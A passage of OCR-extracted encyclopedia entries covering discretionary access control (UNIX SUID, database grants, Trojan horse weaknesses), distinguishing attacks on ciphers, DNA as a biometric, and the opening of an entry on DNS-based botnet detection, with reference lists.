In practice, the term DAC was primarily used to contrast with mandatory access control (MAC). In MAC systems, policy administrators implement organization-wide security policies that cannot be changed by normal users. In DAC systems, normal users can change the policies. Often times, DAC systems have the notion of owners. Each object has an owner, and the owner can decide which other principals can access the object.

Background

Access control for computer systems was developed when time-sharing computer systems began to appear in the

1960s. Early access control systems were not explicitly identified as discretionary, though they often have the notion of owners and can be called discretionary. Possibly, the first abstract access control scheme that can be clearly called discretionary is by Graham and Denning [4]. The scheme relies heavily on the notion of owners, and is based on the access matrix model, which is commonly attributed to Lampson [5]. Subsequently, Griffiths and Wade [6] proposed a DAC scheme for relational database systems, which formed the foundation of the access control scheme in SQL standard. Today, DAC is widely used in operating systems, database management systems, and other information systems.

It has been recognized early on that discretionary access control is vulnerable to trojan horse attacks. A trojan horse, or simply a trojan, is a piece of malicious software that purports to be a benign and useful program, but performs malicious actions. To counter the threat of trojans, people introduce mandatory access control such as the multilevel security model due to Bell and La Padula [7] to achieve confidentiality protection even when trojans exist. The influential Orange Book includes both discretionary access control and mandatory access control as part of the evaluation criteria for the security of computer systems. Downs et al. [3] discussed salient aspects of DAC, and their work was subsequently subsumed by the NCSC's guide to DAC [2].

Theory

Some authors equate DAC with access control using access matrices. An access matrix has one row for each subject, and one column for each object, and each cell contains the rights the corresponding subject has over the corresponding object. Equating DAC with access matrix is inaccurate. As an access matrix is an abstract representation of the access control policy state at a given point of the system, it can be used for DAC or MAC. A well-known theoretical result in access control is by Harrison et al. [8], who proved that determining whether an arbitrary access control system in their access matrix-based model (henceforth referred to as the HRU model) could reach an unsafe state (a right exists where it should not) is undecidable. This result is due to the fact that the HRU model can be used to simulate Turing machines. Access matrices can be used as the memory of a computing device, and the commands in the HRU model are the computing instructions; hence the HRU model gives a general-purpose computing mechanism. Note that this result does not rule out that safety analysis could be (efficiently) decidable for some specific access control schemes in the HRU model.

Motivated by the HRU undecidability result, many researchers proposed new abstract models of access control such that for all schemes in the model, safety analysis is decidable. The most well-known one is the take-grant model by Jones et al. [9, 13]. Li and Tripunitara [10] argued that DAC should not be equated with the HRU model, and that safety analysis for the discretionary access control schemes due to Graham and Denning [4] is decidable in polynomial time.

Applications

Discretionary access control is used in today's major operating systems and database management systems, among other things. Three basic concepts in an access control systems are principals, subjects, and objects. Principals are the unit of authorization and accountability, that is, permissions are granted to principals. Subjects are the active entities that issue requests for accessing resources; they act on behalf of one or more principals at any given time. Objects are the resources that need protection.

UNIX DAC

Perhaps, the best known DAC system is the one in the Unix family of operating systems (including Linux, Solaris, OpenBSD, and others). In this system, principals are user accounts, each uniquely identified by an integer user id. The user id 0 is special, and is often known as the root user or the super user. A user can be a member of several groups; and each group contains a set of users as its members. Subjects are processes, and objects are files, which model many protected resources. There are some privileges, known as system privileges, that are not associated with any file, and are typically only given to the root user. In the descriptions below, subjects and processes are used interchangeably, and objects and files interchangeably.

Mao et al. [11] divide the UNIX DAC system into two components: the specification component and the enforcement component. The specification component determines which users are allowed to access what objects. Each object has an owner (which is a user) and an associated group. In addition, each object has 12 permission bits, which include 9 bits for determining whether the owner, the users in the associated group, and other users, can read/write/execute the file, and three other bits: the SUID (set user id) bit, the SGID (set group id) bit, and the sticky bit. Only the SUID bit is relevant for the discussions below. The owner of a file and the root user can update these permission bits, which is the discretionary feature. In most modern UNIX-based systems, only the root can change the owner of a file.

The specification component specifies which users are authorized, whereas the actual requests are generated by subjects (processes) and not users. The enforcement component fills in this gap; it determines which user's permissions should be used for a process. Each process has an effective user id (euid), which determines the access privileges of the process. The first process in the system has euid 0 (root). When a new child process is created, it inherits the parent process's euid. When a user logs in, the process's euid is set to the id corresponding to the user. When a process loads a binary through the execve system call, the new euid is unchanged except when the binary file has the SUID bit set, in which case the new euid is the owner of the file. The SUID bit is needed for two reasons. First, the granularity of access control using files is not fined-grained enough. For example, the password information of all the users is stored in the file /etc/shadow. A user should be allowed to change her password; however, one cannot allow normal users to write the shadow file, as they can then change the passwords of other users as well. To solve this problem, the system has a special utility program (passwd) through which a user can change her password. The program is owned by the root user and has its SUID bit set. When a user runs the passwd program, the new process has euid root and can change /etc/shadow to update the user's password. Note that this process (initiated by a user) can perform anything the root user is authorized to do. By setting the SUID bit on the passwd program, the system administrator (i.e., the root user) trusts that the program performs only the legitimate operations. That is, it will authenticate a user and change only that user's password in /etc/shadow. Any program with SUID bit set must therefore be carefully written so that they do not contain vulnerabilities to be exploited. Second, nonroot users often need to use the nonfile privileges. For example, a user may need to mount a CD, which requires a nonfile privilege that is available only to the root user. This requires the mount utility program to be owned by root and has the SUID bit set.

In short, the specification component specifies which users can access what resources and the enforcement component tries to determine on which users' behalf a process is executing. Note that the UNIX DAC system implicitly assumes that a *single* principal is responsible for any request, whereas in reality a request may be influenced by multiple principals; thus, it cannot correctly identify the true origin(s) of a request and fall prey to trojans. In DAC, when one user's process executes a program, the principal remains to be the user, unless the program's SUID bit is set. As a result, a trojan executed by a user will carry the user's identity and has all privileges associated with the user. However, the reality is that when one user's process executes a program controlled by another user (possibly a trojan planted by an attacker), both the invoker and the controllers of the program content may affect the requests made by the process. That is, the master of the process is a set containing both the invoker and the controllers. The process is guaranteed to act on behalf of the invoker only when the program is *benign*. Similarly, after reading data, the process continues acting on behalf of the old master only when the program is *correct*; otherwise the (potentially maliciously formed) data could be used to exploit the program. If the program is not assumed to be correct, the controllers of the input data must be added to the set of masters. With a set of masters, the privileges associated the process should be the intersection of the privileges of each individual master.

Mao et al. [11] asserted that assuming that a *single* principal is responsible for any request is the *fundamental limitation* of existing DAC enforcement mechanisms, and proposed the information flow enhanced discretionary access control (IFEDAC), which maintains multiple principals for any process.

DBMS DAC

Most database management systems (DBMS) use DAC together with role-based access control [12]. In DBMS, principals are database user accounts, subjects are queries or stored procedures in execution, and objects include tables, columns, views, etc.

In DBMS, there are two classes of privileges: *system privileges* and *object privileges*. System privileges govern the authorization of creating/dropping users, creating/dropping tables, etc. An object privilege identifies an object, such as a table or a view, and an access mode, which is one of the following: *select*, *insert*, *update*, and *delete*. Roles can be used as an indirection between users and privileges. Each object has an owner. The owner of the object can grant privileges regarding the object to another user, or to a role. When an object privilege is granted to a user, it may be granted "*with grant option*," in which case the user can further grant the privilege to other users. The grantor may later revoke this grant. Revocation in this case can be tricky because of the cascading effect. If after a user grants an object privilege to other users, the privilege is revoked from the user, then these other grants also need to be revoked, because the source of the grant power does not exist anymore. When a system privilege or a role is granted to a user, it may be granted *with admin option*; this enables the user to grant that system privilege or role (with or without the admin option) to another user or role. He may also revoke the system privilege or role from any other user or

role other than himself. Furthermore, if the admin option is to a role, then he can remove (drop) the role entirely.

A feature similar to the SUID bit also occurs in DBMSs that support sophisticated stored procedures. For example, in Oracle DBMS since Oracle 8i, a stored procedure may be defined to use "definer rights," or "invoker rights." When a definer-rights stored procedure is invoked, the privileges of the owner of the code are used. This is similar to setting the SUID bit in UNIX DAC. When an invoker-rights stored procedure is invoked, the privileges of the calling user are used.

Open Problems and Future Directions

Many of today's computer security attacks are social engineering attacks that exploit arguably the weakest link in computer security, the link between humans and computers. For examples, many major botnets spread by email attachments, trojan programs, etc. In any DAC systems, users need to be involved to make security-critical decisions. At the same time, the vast majority of end users are not equipped to make such decisions. Unfortunately, it is impossible to completely avoid the need of user decisions. For example, when a device driver is downloaded and installed, does the user really intend to install this, or this is result of an attack? Often times, only the user knows the answer. A more secure DAC should reduce the number of decisions users have to make, provide users with useful and relevant information for helping users to make such decisions, and educate users how to make correct decisions.

Recommended Reading

1. DOD (1985) Trusted computer system evaluation criteria. Department of Defense 5200.28-STD, Washington
2. NCSC (1987) National computer security center: a guide to understanding discretionary access control in trusted systems, September 1987. NCSC-TG-003
3. Downs DD, Rub JR, Kung KC, Jordan CS (1985) Issues in discretionary access control. In: Proceedings of IEEE symposium on research in security and privacy, IEEE Computer Society, Oakland, April 1985, pp 208–218
4. Scott Graham G, Denning PJ (1972) Protection – principles and practice. In: Proceedings of the AFIPS spring joint computer conference, AFIPS Press, vol 40, pp 417–429, 16–18 May 1972
5. Lampson BW (1971) Protection. In: Proceedings of the 5th Princeton conference on information sciences and systems. Reprinted in ACM Oper Syst Rev 8(1):18–24, 1974
6. Griffiths PP, Wade BW (1976) An authorization mechanism for a relational database system. ACM Trans Database Syst 1(3): 242–255
7. Elliott Bell D, LaPadula LJ (1976) Secure computer systems: unified exposition and Multics interpretation. Technical report ESD-TR-75-306, Mitre Corporation
8. Harrison MA, Ruzzo WL, Ullman JD (1976) Protection in operating systems. Commun ACM 19(8):461–471
9. Jones AK, Lipton RJ, Snyder L (1976) A linear time algorithm for deciding security. In: 17th annual IEEE symposium on foundations of computer science (FOCS), Houston, pp 33–41, October 1976
10. Li N, Tripunitara MV (2005) On safety in discretionary access control. In: Proceedings of the 2005 IEEE symposium on security and privacy, Oakland, May 2005
11. Mao Z, Li N, Chen H, Jian X (2009) Trojan horse resistant discretionary access control. In: Proceedings of the ACM symposium on access control models and technologies (SACMAT), Stresa, Italy, pp 237–246
12. Sandhu RS, Coyne EJ, Feinstein HL, Youman CE (1996) Role-based access control models. IEEE Comp 29(2):38–47
13. Lipton RJ, Snyder L (1977) A linear time algorithm for deciding subject security. J ACM 24(3):455–464

Discretionary Access Control Policies (DAC)

Sabrina De Capitani di Vimercati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Synonyms

DAC

Related Concepts

►Access Control Policies, Models, and Mechanisms; ►Administrative Policies; ►Authorizations

Definition

Discretionary access control policies (DAC) enforce access control on the basis of the identity of the requestors and explicit access rules (►authorizations) that establish who can, or cannot, execute which actions on which resources.

Background

Governments, commercial businesses, and individuals are all storing information in electronic form. This medium provides a number of advantages over previous physical storage: storage is more compact, transfer is almost instantaneous, and accessing via databases is simpler. The ability to use information more efficiently has resulted in a rapid increase in the value of information. As technology advances and information management systems become more and more powerful, the problem of enforcing information security also becomes more critical. A fundamental component in enforcing protection is represented by the *access control service* whose task is to control every access

to a system and its resources, thus guaranteeing that all and only authorized accesses can be executed. The development of an access control system requires the definition of the regulations (*policies*) according to which access is to be controlled and their implementation as functions executable by a computer system. Among the different kinds of access control policies, the discretionary access control policies are one of the most important and largely used category [1].

Theory and Application

The Trusted Computer System Evaluation Criteria (TCSEC) defines discretionary access control as

- "A means of restricting access to objects based on the identity of subjects and/or groups to which they belong. The controls are discretionary in the sense that a subject with a certain access permission is capable of passing that permission (perhaps indirectly) on to any other subject (unless restrained by mandatory access control)"

Discretionary access controls are therefore based on ►authorizations that state who can exercise given accesses. They are called discretionary as users can be given the ability of passing on their privileges to other users, where granting and revocation of privileges is regulated by an ►administrative policy. In addition to DAC policies based on positive authorizations, DAC policies based on negative authorizations can also be used. A negative authorization states who cannot exercise given accesses.

Traditionally, positive and negative authorizations have been used in mutual exclusion corresponding to classical *closed* and *open* policy, respectively. Closed policy means that authorizations specify permissions for an access. The closed policy allows an access if there exists a positive authorization for it, and denies it otherwise. Open policy means that (negative) authorizations specify denials for an access. The open policy denies an access if there exists a negative authorization for it, and allows it otherwise. The open policy has usually found application only in those scenarios where the need for protection is not strong and by default access is to be granted. Most systems adopt the closed policy, which, denying access by default, ensures better protection.

Vulnerabilities of the Discretionary Policies

Discretionary access control policies restrict access to objects based only on the identity of users who are requesting access. Although it is true that each request is originated because of some user's actions, a more precise examination of the access control problem shows the utility of separating *users* from *subjects*. Users are passive entities for whom authorizations can be specified and who can connect to the system. Once connected to the system, users originate processes (subjects) that execute on their behalf and, accordingly, submit requests to the system. Discretionary policies ignore this distinction and evaluate all requests submitted by a process running on behalf of some user against the authorizations of the user. This aspect makes discretionary policies vulnerable from processes executing malicious programs exploiting the authorizations of the user on behalf of whom they are executing. In particular, the access control system can be bypassed by *Trojan Horses* embedded in programs. A Trojan Horse is a computer program with an apparently or actually useful function, which contains additional *hidden* functions that surreptitiously exploit the legitimate authorizations of the invoking process (e.g., viruses and logic bombs are usually transmitted as Trojan Horses). A Trojan Horse can improperly use any authorizations of the invoking user, for example, it could even delete all files of the user (this destructive behavior is not uncommon in the case of viruses). This vulnerability to Trojan Horses, together with the fact that *discretionary policies do not enforce any control on the flow of information once this information is acquired by a process,* makes it possible for processes to leak information to users not allowed to read it. All this can happen without the cognizance of the data administrator/owner, and despite the fact that each single access request is controlled against the authorizations. To understand how a Trojan Horse can leak information to unauthorized users despite the discretionary access control, consider the following example. Assume that within an organization, Vicky, a top-level manager, creates a file Market containing important information about releases of new products. This information is very sensitive for the organization and, according to the organization's policy, should not be disclosed to anybody besides Vicky. Consider now John, one of Vicky's subordinates, who wants to acquire this sensitive information to sell it to a competitor organization. To achieve this, John creates a file, let's call it Stolen, and gives Vicky the authorization to write the file. Note that Vicky may not even know about the existence of Stolen, or about the fact that she has the write authorization on it. Moreover, John modifies an application generally used by Vicky, to include two hidden operations, a read operation on file Market and a write operation on file Stolen. Then, he gives the new application to his manager. Suppose now that Vicky executes the application. Since the application executes on behalf of Vicky, every access is checked against Vicky's authorizations, and the read and write operations above are allowed. As a result,

during execution, sensitive information in Market is transferred to Stolen and thus made readable to the dishonest employee John, who can then sell it to the competitor.

The reader may object that there is little point in defending against Trojan Horses leaking information flow: such an information flow could have happened anyway, by having Vicky explicitly tell this information to John, possibly even off-line, without the use of the computer system. Here is where the distinction between users and subjects operating on their behalf comes in. *While users are trusted to obey the access restrictions, subjects operating on their behalf are not*. With reference to the previous example, Vicky is trusted not to release the sensitive information she knows to John, since, according to the authorizations, John cannot read it. However, the processes operating on behalf of Vicky cannot be given the same trust. Processes run programs which, unless properly certified, cannot be trusted for the operations they execute. For this reason, restrictions should be enforced on the operations that processes themselves can execute. In particular, protection against Trojan Horses leaking information to unauthorized users requires controlling the flows of information within processes execution and possibly restricting them.

Recommended Reading

1. Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. Lecture Notes in Computer Science, vol 2171. Springer, Berlin

Distinguishing Attacks

Marion Videau
Université Henri Poincaré, Nancy 1/LORIA and ANSSI, Paris, France

Related Concepts

►Statistical Testing; ►Stream Cipher

Definition

Generally speaking, a *distinguishing attack* is a testing algorithm that tries to exhibit a nonrandom behavior in a cryptosystem. This nonrandom behavior can provide some information to the attacker.

Theory

A *distinguisher* is a testing algorithm that is connected to either a perfect random procedure $\mathcal{R}$ or to the cryptosystem (or a part of it) $\mathcal{C}$ which is supposed to mimic $\mathcal{R}$. If the distinguisher is able to tell them apart with a significant *advantage*, then it leads to a *distinguishing attack*. This is a very general setting that can apply to any cryptosystem but is more or less relevant to assess its security.

Applications

Ciphertext indistinguishability: At the basis of all ciphers are some deterministic functions (otherwise it would be difficult to decipher) which takes as a parameter a key and as an input a message. A plain application of the deterministic functions on the key and the message leads to an elementary distinguishing attack as all the messages having the same value are encrypted to the same ciphertext under the same key. This is why all cipher schemes include a randomization element. This can be thought as the *IV* of a block cipher mode of operation or the random value in RSA-OAEP, etc. Indistinguishability under chosen plaintext attack is also known as *semantic security* [1].

Stream ciphers: A *distinguishing attack* on a stream cipher usually refers to an attack whose goal is to distinguish the keystream from a truly random sequence [2]. If the attacker has a significant advantage when intercepting a ciphertext, it is possible for him to verify if it corresponds to a given plaintext or not. When xoring the ciphertext and the corresponding plaintext, he recovers the keystream while xoring the ciphertext, and any other plaintext should give a sequence closer to true randomness.

Block ciphers: A *distinguishing attack* on an iterated block cipher usually refers to a *last-round attack*. If the cipher is composed of r rounds, the idea is to find a property of the family of permutations composed of all but last round (indexed by the subkeys) of the block cipher which deviates from a random permutation. If the attacker has a significant advantage, he can make a statistical test on a set of plaintexts-ciphertexts and decide whether the result of the ciphertexts deciphered with one round of the block cipher indexed with a last-round subkey corresponds to the output of a permutation composed of $(r-1)$ rounds or of $(r+1)$ rounds, the latter being closer to a random permutation. Then he is able to recover information about the last-round subkey (e.g., its value, or some key bits, or a list of possible keys, etc.). The most famous examples of last-round attacks are *differential cryptanalysis* [3] and *linear cryptanalysis* [4].

Recommended Reading

1. Goldwasser S, Micali S (1984) Probabilistic encryption. J Comput Syst Sci 28:270–299
2. Rose G, Hawkes P (2002) On the applicability of distinguishing attacks against stream ciphers. In: Proceedings of the 3rd

NESSIE Workshop 2002, Munich. Cryptology ePrint Archive, Report 2002/142
3. Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, London
4. Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Advances in cryptology – Eurocrypt'93 (Lecture notes in computer science 765) Springer, Berlin, pp 386–397

DLP

►Discrete Logarithm Problem

DNA

Svetlana N. Yanushkevich[1], Denis V. Popel[2]
[1]Department of Electrical and Computer Engineering, Schulich School of Enginering, University of Calgary, Calgary, Alberta, Canada
[2]Algorithms Research Corporation, Charlottesville, VA, USA

Synonyms

Chromosome; Gene; Genetic code; Heredity; Nucleic acid

Definitional Entries

Amino acids: A group of 20 different kinds of small molecules that link together in long chains to form proteins. They are often referred to as the "building blocks" of proteins.

Cell: The basic unit of any living organism. It is a small, watery, compartment filled with chemicals and a complete copy of the organism's genome.

Chromosome: One of the threadlike "packages" of genes and other DNA in the nucleus of a cell. Different kinds of organisms have different numbers of chromosomes. Humans have 23 pairs of chromosomes, 46 in all: 44 autosomes and 2 sex chromosomes. Each parent contributes one chromosome to each pair, so children get half of their chromosomes from their mothers and half from their fathers.

DNA: Deoxyribonucleic acid. The chemical inside the nucleus of a cell that carries the genetic instructions for making living organisms.

DNA sequencing: Determining the exact order of the base pairs in a segment of DNA.

Gene: The functional and physical unit of heredity passed from parent to offspring. Genes are pieces of DNA, and most genes contain the information for making a specific protein.

Genome: All the DNA contained in an organism or a cell, which includes both the chromosomes within the nucleus and the DNA in mitochondria.

mtDNA: Mitochondrial DNA. The genetic material of the mitochondria, the organelles that generate energy for the cell.

Nucleotide: One of the structural components, or building blocks, of DNA and RNA (ribonucleic acid). A nucleotide consists of a base (one of four chemicals: adenine, thymine, guanine, and cytosine) plus a molecule of sugar and one of phosphoric acid.

Protein: A large complex molecule made up of one or more chains of amino acids. Proteins perform a wide variety of activities in the cell.

Background

Each individual inherits his/her genomic ►DNA from both parents, thereby producing a composite of DNA sequences that are unique to that individual (except in the case of identical twins). DNA composition of cells within an individual remains constant throughout one's lifetime.

DNA is considered to be a special type of biometric having so-called *digital signature* properties. The following characteristics make DNA a special biometric type:

- An actual physical sample of DNA should be larger than samples from any other biometric type in order to draw meaningful conclusions.
- Semi-automated sequencing, sampling, and decision-making techniques are necessary to perform DNA matching.
- Actual DNA sequences should be used without any feature extraction, scaling, or prototyping in order to compare sequences.
- Processing should take advantage of digital nature of DNA information, which is suitable for digital computations.

The current process of using DNA to verify identity or to determine identity of an unknown person is a


time-consuming process. Biological samples must be processed in multiple stages in a laboratory setting in order to extract DNA for testing purposes. DNA samples must be available in sufficient quantities, and actual analysis can take 1 to 2 days. Therefore, the inability to test the DNA on a real-time basis remains the main limitation of DNA's biometric applications. Because of these reasons and the advanced technology required, it is not the most cost-efficient biometric solution, but when a positive identification is needed, it is the most reliable.

The units that govern the differences between living organisms are called ►genes. Genes contain information in the form of a specific sequence of nucleotides that are found in DNA molecules. Only four different bases are used in DNA molecules: guanine, adenine, thymine, and cytosine (G, A, T, and C). For example, the sequence ACGCT represents different information than the sequence AGTCC or the sequence TCCAG even though they use the same letters. The characteristics of a human being are the result of information contained in the DNA code. Protein structures are described by sequences containing 20 amino acids: A, C, D, E, F, G, H, I, K, L, M, N, P, Q, R, S, T, V, W, and Y.


DNA is a double-stranded molecule. While the information content on each strand of a double-stranded DNA molecule is redundant, it is not exactly the same – it is complementary. For every G on the strand, a C is found on its complementary strand and vice versa. Similarly, for every A on the strand, a T is found on its complementary strand and vice versa. The chemical interaction between the two different kinds of base pairs is actually so stable and energetically favorable that it alone is responsible for holding the two complementary strands together.

Within almost every cell in the human body there exist two types of DNA: (i) genomic DNA found in a membrane sack called the nucleus, and (ii) mitochondrial DNA (mtDNA) found in multiple membrane-bound energy factories. Both forms of DNA offer information for human identification and have been routinely used in forensic work and for developing DNA databases. Both types of DNA are present in almost every cell in the human body and, as a result of scientific advances made over the last 20 years, a single hair or a licked stamp can be used for identification.

A person's genomic DNA can be thought of as consisting of about 70,000 genes and many repetitive sequences that represent seemingly nonessential or noncoding DNA. The noncoding portion of the genome can withstand alterations in its composition over generations without compromising the viability of the cell or the human being as a whole. Largely because of the variability in the composition of noncoding DNA, one person's DNA sequence will differ from another person's.



DNA. Fig. 1 Multiple DNA sequences



DNA. Fig. 2 Multiple protein sequences

Proteins are large molecules composed of one or more chains of amino acids in a specific order; the order is determined by the base sequence of nucleotides in the gene coding of the protein. Proteins are required for the structure, function, and regulation of the body's cells, tissues, and organs. Each protein has its own unique functions.

An example of the DNA sequence in the FASTA format is is given in Fig. 1.

A protein sequence in the FASTA format is given in Fig. 2.

Theory and Applications

Despite the enormous time and complexity characteristics of ►DNA sequencing and matching, a genetic code is unique to each individual, making it an ideal biometric. Minor differences in each person's DNA sequences can be used as identification markers, and researchers are continually developing additional markers to identify individual genetic sequences. Thus, a unified system for analysis is employed by forensic laboratories which utilize the same 13 regions of DNA (DNA loci) to assess a match between DNA evidence and a suspect.

FBI and police labs around the USA have begun to use DNA fingerprints to link suspects to biological evidence found at the scene of a crime. Since 1987, hundreds of cases

have been decided with the assistance of DNA fingerprint evidence. Another important use of DNA fingerprints in the court system is to establish paternity in custody and child-support litigation. Every organ or tissue of an individual contains the same DNA fingerprint and they can be collected. The DNA method is superior to using dental records and blood types.

DNA Fingerprinting

Current DNA fingerprinting technology can perform personal identification with DNA recovered from a variety of human tissues. DNA evidence can give numerous clues to crime investigation and can even be used to trace human migration patterns (some important results are reported by Gill, Jeffreys, and Werrett [6], and by Krawczak and Schmidtke [8]). Current theories say that modern humans evolved in Africa between 100,000 and 200,000 years ago, and originally consisted of a small group of 10,000 individuals as was discussed by Gibbons [5]. Then humans dispersed out of Africa about 100,000 years ago, reaching Asia about 60,000 years ago and migrating into New Guinea and Australia during the ice ages 40,000 years ago. Indeed, DNA studies of mitochondrial DNA (mtDNA) proves close relationship between different ethnic groups (extended experimental results are reported by Bohlmeyer et al. [2]).

The cells that contain DNA share genetic material (information) through ►chromosomes. Humans have 23 chromosomes that house a person's DNA and their genes. Of the 46 total chromosomes, 23 come from each parent of an offspring; 99.7% of an offspring's DNA is shared with their parents. The remaining 0.3% of an individuals DNA is variable repetitive coding unique to an individual. This repetitive coding is the basis of DNA biometrics. DNA recognition uses genetic profiling, also called genetic fingerprinting, to isolate and identify these repetitive DNA regions that are unique to each individual to either identify or verify a person's identity [3].

The following techniques are used for DNA fingerprinting:

Amplified Fragment Length Polymorphism (AFLP)

This novel technique introduced by Vos et al. [11] is based on the selective polymerase chain reaction (PCR) amplification of restriction fragments from a total digest of genomic DNA. The technique involves three steps: restriction of the DNA and ligation of oligonucleotide adapters, selective amplification of sets of restriction fragments, and gel analysis of the amplified fragments.

Satellite DNA

Some parts of human DNA are made from subsequences, called "satellite DNA," repeated several times in a row. The number of repetitions differs from person to person (see the paper by Benson [1]). The chance that two humans have the same number of repetitions at all areas of satellite DNA is extremely small.

Enzymes

The special purpose enzymes can cut DNA sequences at defined positions. For example, the EcoR1 enzyme cuts DNA whenever it sees the letters GAATTC. So, DNA sequences from different humans will contain different distributions of cut positions, which allows one to make decisions about person's identity [7].

The basic steps of DNA profiling include:

- Isolate the DNA (sample can originate from saliva, blood, semen, hair, or tissue)
- Section the DNA sample into shorter segments containing the variable number tandem repeats (VNTRs) which are identical repeat sequences of DNA
- Reorder the DNA segments by size
- Compare the DNA segments from various samples

The more repeats of sequences the sample has, the more precise the comparison is in identifying the individual based on the DNA from the sample, thus decreasing the likelihood of the sample matching multiple individuals.

Regulatory Sequence Analysis Tools

DNA biometrics is most often used for identification purposes as opposed to verification because the technique has yet to automate through technological advances. DNA sequencing, the process of generating a DNA profile, is compared to DNA samples previously acquired and catalogued in a database.

Despite the essential role played by noncoding sequences in transcriptional regulation, genome annotations usually focus on identifying the genes and predicting their function through sequence similarity searches. The services offered by most genome centers are restricted to the analysis of coding sequences.

The Web resource Regulatory Sequence Analysis Tools (RSAT) (http://rsat.ulb.ac.be/rsat), developed by van Helden [10], is dedicated to the analysis of the other part of the genomes: the noncoding sequences. It offers a collection of software tools dedicated to the prediction of regulatory sites in noncoding DNA sequences. These tools include sequence retrieval, pattern discovery, pattern matching, genome-scale pattern matching, feature-map drawing, random sequence generation, and other utilities.

Alternative formats are supported for the representation of regulatory motifs (strings or position-specific scoring matrices) and several algorithms are proposed for pattern discovery.

Public Databases

The following public DNA and protein repositories have been built throughout past decades to systematize the knowledge about biological sequences in searchable databases:

CODIS System

This is the most common DNA database used by the Federal Bureau of Investigation [4].

GenBank

GenBank is the National Institutes of Health (NIH, USA, http://www.ncbi.nlm.nih.gov/) database maintained and distributed by National Center for Biotechnology Information (NCBI) that stores all known public DNA sequences.

EMBL

The European Molecular Biology Laboratory (EMBL) nucleotide sequence database constitutes Europe's primary nucleotide sequence resource (http://www.ebi.ac.uk/embl/) Main sources for DNA and RNA sequences are direct submissions from individual researchers, genome sequencing projects, and patent applications.

DDBJ

DNA Data Bank of Japan (DDBJ) functions as the international nucleotide sequence database in collaboration with EBI/EMBL and NCBI/GenBank (http://www.ddbj.nig.ac.jp/).

The National Institute of Standards and Technology (NIST) has recently started the project called standard reference materials for real-time PCR quantitation of human DNA [9].

Open Problems

The Drawbacks of DNA Profiling

The drawbacks of the DNA fingerprinting technique are the depth of the procedure, the physical invasiveness of obtaining the DNA sample, and the time required to perform a DNA comparison. Besides, the contamination of the sample may make the comparison impossible.

Privacy Issues

Regardless of DNA's unique properties as an identifier, there are many privacy concerns. DNA biometrics requires taking tissue or fluid physically as opposed to other biometrics. That is why it is considered to be more intrusive, breaching one's rights to privacy and medical information. Understanding DNA testing requires a fundamental knowledge of biology by the general public in order to assess the true impact on privacy issues of this type of testing.

Recommended Reading

1. Benson G (1999) Tandem repeats finder: a program to analyze DNA sequences. Nucl Acids Res 27:573–580
2. Bohlmeyer J, Harp B, Heptig B, Kinkade K, Rayson C, Strohm J, Wacker C, Fraga R, Popel D (2004) Phylogenetic lineage of humans and primates. In Proceedings Midwest Instruction and Computing Symposium
3. Butler JM (2009) Fundamentals of forensic DNA typing. Elsevier Academic Press, San Diego, CA
4. Investigation: DNA Analysis Unit II. FBI Laboratory 2005 Report. Federal Bureau of Investigation. Quantico, VA: 2005 http://www.fbi.gov/hq/lab/labannual05/labannual05.htm
5. Gibbons A (1998) Calibrating the mitochondrial clock. Science 279:28–29
6. Gill P, Jeffreys A, Werrett D (1985) Forensic application of DNA fingerprints. Nature 318(6046):577–579
7. Jones N, Ougham H, Thomas T (1997) Markers and mapping: we are all geneticists now. New Phytol 137: 165–177
8. Krawczak M, Schmidtke J (1994) DNA fingerprinting. Bios Scientific Publishers, Oxford
9. Vallone PM, Kline MC, Duewer DL, Decker AE, Redman JW, Travis JC, Smith MV, Butler JM (2008) Development and usage of a NIST Standard Reference Materials for real-time PCR quantitation of human DNA. Forens Sci Int Genet Suppl Series (Progr Forens Genet 12) 1(1):80–82
10. van Helden J (2003) Regulatory sequence analysis tools. Nucl Acids Res 31(13):3593–3596
11. Vos P, Hogers R, Bleeker M, Reijans M, van de Lee T, Hornes M, Frijters A, Pot J, Peleman J, Kuiper M (1995) AFLP: a new technique for DNA fingerprinting. Nucl Acids Res 23: 4407–4014

DNS-Based Botnet Detection

Brent Byung Hoon Kang, Myeong L. Lim
Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA

Related Concepts

►DNS-Based Botnet Detection; ►Frojan Horses, Computer Viruses, and Worms

Definition
DNS-based botnet detection is a kind of botnet detection method which utilizes DNS-related network traffics to determine whether the machines involved are infected with a botnet or not.

Background
Botnet is one of the most serious threats on Internet, as such, there have been many research efforts to detect and mitigate them. Several mechanisms to detect botnets have been introduced based on monitoring the host-level and network-level behaviors of the botnet traffic.

Theory and Application
Since DNS query and response traffic is one of the major elements in network behaviors, there have been a couple of botnet detection methods that are based on observing the DNS activities in the network infrastructure. Unlike other approaches, the DNS-based detection method does not require the specific knowledge about the botnet protocol or its behavior signatures a priori. In general, when a botnet changes its protocol or structure, the detection method based on a particular botnet protocol signature would become obsolete. Since most botnets utilize domain names that are used as command and control servers, or as drop points for collecting stolen information from infected hosts, the DNS based approach can be a more effective way of detecting botnets without prior protocol knowledge.

